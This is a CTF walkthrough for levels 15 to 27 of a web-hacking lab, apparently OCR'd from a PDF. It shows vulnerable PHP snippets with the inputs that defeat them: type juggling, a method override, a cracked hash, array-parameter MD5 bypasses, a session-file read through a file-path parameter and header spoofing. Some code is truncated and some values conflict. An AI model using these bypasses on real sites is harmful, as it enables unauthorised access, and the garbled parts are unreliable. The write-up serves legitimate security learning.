
Notice: Undefined index: **wall in /var/www/html/level-15-the-cat-is-a-gliTch/walls-can-be-broken.php on line 5**


Which will further give this error > Warning: Use of undefined constant crack - assumed 'crack' (this will throw an Error in a future version of PHP) in **/var/www/html/level-15-the-cat-is-a-gliTch/morpheus-is-behind-the-wall.inc** on line 4 and by accessing inc file we successfully got flag for next round.



Level 16: https://matrix.voorivex.academy/morPheus-vS-sMith!/

As hint it's telling that method is old and need to change it so using burp we can change method but for checking endpoint we can check ?show-me-the-codes and it will give info about next.php > therefore by **using PATCH on this ./restrict/next.php** will bypass and give flag.





Level 17: https://matrix.voorivex.academy/the-end-of-m0rpheus/

Now here we need to show code and set cookie as we can check it in ?show-me-the-codes like below.

```
<?php
if (isset($_GET['show-me-the-codes'])) {
show_source("index.php");
exit();
}

if ($_COOKIE['code'] == 'ヲイク\'ｺｿ') {
require_once("next.php");
die($next);
}
?>
```


Using curl like this > **curl --cookie "code=ヲイク\'ｺｿ'" https://matrix.voorivex.academy/the-end-of-m0rpheus/** we can set cookie and retrive the flag > **/dangEr-level-100%**

Level 18: https://matrix.voorivex.academy/dangEr-level-100/

Here when we check ?show-me-the-codes we can see it's problem of php type juggling so therefore using that we can access the next flag > **/m0re-dangeR-needed**

- ➔ https://matrix.voorivex.academy/dangEr-level-100/index.php?code1=0e1&code2=0e2
- ➔ **https://matrix.voorivex.academy/dangEr-level-100/index.php?code1=0&code2=0.0**


Ref Blog: https://jaimelightfoot.com/blog/b00t2root-ctf-easyphp/




/m0re-dangeR-needed

Level 19: https://matrix.voorivex.academy/m0re-dangeR-needed/

Now, here we need to crack SHA256 hash and pass value into code para which will give us flag





```php
<?php
if (isset($_GET['show-me-the-codes'])) {
    show_source("index.php");
    exit();
}

if (hash('SHA256', $_GET["code"]) == "92615529c262cc0d45e57aa13a4a067b11cd2e8fdc015346cd24a6d69e6d4831") {
    require_once("next.php");
    die($next);
}
```




➔ By putting this cracked value we can get flag https://matrix.voorivex.academy/m0re-dangeR-needed/?code=P@ssw0rd@123

Level 20: https://matrix.voorivex.academy/dang3r-finishEd-all-cleared/




```php
<?php
if (isset($_GET['show-me-the-codes'])) {
    show_source("index.php");
    exit();
}

if ($_GET["code"] == file_get_contents("secret-m")) {
    require_once("next.php");
    die($next);
}
```

Here, we need to check secret-m file which has value for code and by giving it we can get next.php (we can do URL encode if required since I opened in textedit no need to do it for value)




➔ https://matrix.voorivex.academy/dang3r-finishEd-all-cleared/?code=MatrixHasYou...%01.....%00.....

Now, by giving that value to code we can reach to next flag > **/agent-fight-nuM-onE**

Level 21: https://matrix.voorivex.academy/agent-fight-nuM-onE/


Here, php code given to do few test in local system using php to match to that hash using values between the given range.




```php
<?php
if (isset($_GET['show-me-the-codes'])) {
    show_source("index.php");
    exit();
}

if ($_GET["code"] >= 10000 && $_GET["code"] <= 99999) {
    if (md5($_GET["code"] . "Matrix") == "389f3ebb14f4d3f20ad4c56a13393379") {
        require_once("next.php");
        die($next);
    }
}
```


I have used online php sandbox to performed all cases and when condition matched for hash it will display that specific value in this case value was **7700Matrix.** So, code value will be 7700

➔ https://matrix.voorivex.academy/agent-fight-nuM-onE/?code=77700 using this we can get to next flag which will be > **/agent-s-fight-nuMber-tWo**




Level 22: https://matrix.voorivex.academy/agent-s-fight-nuMber-tWo

Here, we got another php code which will only give next.php when **POST req will be made using null code value**.





```php
<?php
if (isset($_GET['show-me-the-codes'])) {
    show_source("index.php");
    exit();
}

if ($_SERVER['REQUEST_METHOD'] === 'POST') {

    // Get the raw POST data
    $json_data = file_get_contents('php://input');

    // Decode the JSON data into a PHP array
    $data = json_decode($json_data, true);

    if ($data === NULL) {
        // Handle JSON decoding error
        echo json_encode(['error' => 'Invalid JSON']);
        exit();
    }

    if (array_key_exists('code', $data)) {
        if(strcmp($data['code'], NULL) === 0){
            require_once("next.php");
            die($next);
        }
    }
}

?>
```




Level 23: https://matrix.voorivex.academy/let-us-go-to-save-him!/

Here, we have to find our session based on stored PHPSESSID and sessions are stored in server side since system using apache webserver there is default path for accessing specific session.





```php
<?php
session_start();
if (isset($_GET['show-me-the-codes'])) {
    show_source("index.php");
    exit();
}

require_once("next.php");
$_SESSION['code'] = $next;

if (security_check($_GET['code'])) {
    echo file_get_contents($_GET['code']);
    die();
}

?>
```

- We have to give code value like **code=/var/lib/php/sessions/sess_ PHPSESSID**




Level 24: https://matrix.voorivex.academy/the-final-fight-f570a4b62b398c60db1b49599024f3aa/

Here, it's another kind of type juggling issue in php by giving value which will start with "**0e21..**" We can get and **crack** the comparison.





```php
<?php
if (isset($_GET['show-me-the-codes'])) {
    show_source("index.php");
    exit();
}

if (isset($_GET['code'])) {
    if (md5($_GET['code']) == $_GET['code']) {
        require_once("next.php");
        die($next);
    }
}
```




'the-final-fight-4dba54234d41bc0bbe7c7a8193f22a61

Level 25: https://matrix.voorivex.academy/the-final-fight-4dba54234d41bc0bbe7c7a8193f22a61/

Here, we have js code with various conditions to generate flag for next round based on given flag we can generate js code and run in console which will give new flag.




```
matrix.voorivex.academy/the-final-fight-4dba54234d41bc0bbe7c7a8193f22a61/?show-me-the-codes

Documents book | H1 Blog | Recon h1 | BB | CTF | MUN | Persian | CTF-3 | Astrology | US Proxy List - Fre... | How

    <div id="main-page" style="opacity: 20%;">
        <img id="dynamicImage" alt="Your Image">
        <div id="canvas-container"></div>
    </div>

    <div class="center-box" id="center-box">
        <p>Matrix Is Loading</p>
    </div>
    <script>
        var contentArray = [
            { imageSrc: "./images/1.png", text: "Seems I can defeat you if I bileive it" },
            { imageSrc: "./images/2.png", text: "Show me what've you got!" },
            { imageSrc: "./images/3.png", text: "I admire your Kong Fu skills" }
            // Add more objects as needed
        ];
        load_page(contentArray);
    </script>
    <script>
        function checkFlag(flag) {
            if (flag.length != '0'.charCodeAt(0)) {
                return false
            }

            if (!/^the-final-fight-/.test(flag)) {
                return false
            }

            if (
                flag.substring(16, 32) !== (() => {
                    var _0x4c83 = ["\x61\x30\x31\x39\x62\x66\x61\x32\x32\x38\x34\x65\x35\x65\x66\x39"];
                    return _0x4c83[0].split('')[1] + _0x4c83[0].split('')[0] + _0x4c83[0].split('')[15] + _0x4c83[0].split('')[14]
[12] + _0x4c83[0].split('')[11] + _0x4c83[0].split('')[10] + _0x4c83[0].split('')[9] + _0x4c83[0].split('')[8] + _0x4c83[0].split(
[6] + _0x4c83[0].split('')[5] + _0x4c83[0].split('')[4] + _0x4c83[0].split('')[3] + _0x4c83[0].split('')[2];
                })()
            ) {
                return false
            }

            if (
                flag.substring(32) !== ((s, k) => [...Array(s.length).keys()].map(i => String.fromCharCode(s.charCodeAt(i) + (i %
("e5956b6a605e536e", 3)
            ) {
                return false
            }

            return true
        }
    </script>
</bodv>
```




Level 26: https://matrix.voorivex.academy/the-final-fight-0a9fe5e4822afb91b8683e3d332h263h/

Now, here, we can hash collision issue which can be solved using bit tricky kind of parameters and type juggling value.




```php
<?php
if (isset($_GET['show-me-the-codes'])) {
    show_source("index.php");
    exit();
}

if ($_GET['code1'] !== $_GET['code2']) {
    if (md5($_GET['code1']) === md5($_GET['code2'])) {
        require_once('next.php');
        die($next);
    }
}
```


https://matrix.voorivex.academy/the-final-fight-0a9fe5e4822afb91b8683e3d332h263h/?code=code1[]&code1[]=2&code2[]=3&code2[]=4




/the-final-fight-57a31594d5784b29e02960fd427f8703

Level 27: https://matrix.voorivex.academy/the-final-fight-57a31594d5784b29e02960fd427f8703/

Here, it's only taking code value and there is no other info about it but in burp we can see request should be only from 127.0.0.1 and http schema.





```php
<?php
if (isset($_GET['show-me-the-codes'])) {
    show_source("index.php");
    exit();
}

if ($_GET['code']) {
    require("next.php");
}
```



➔ Using X_header injection we might be able to bypass it lets try like below.

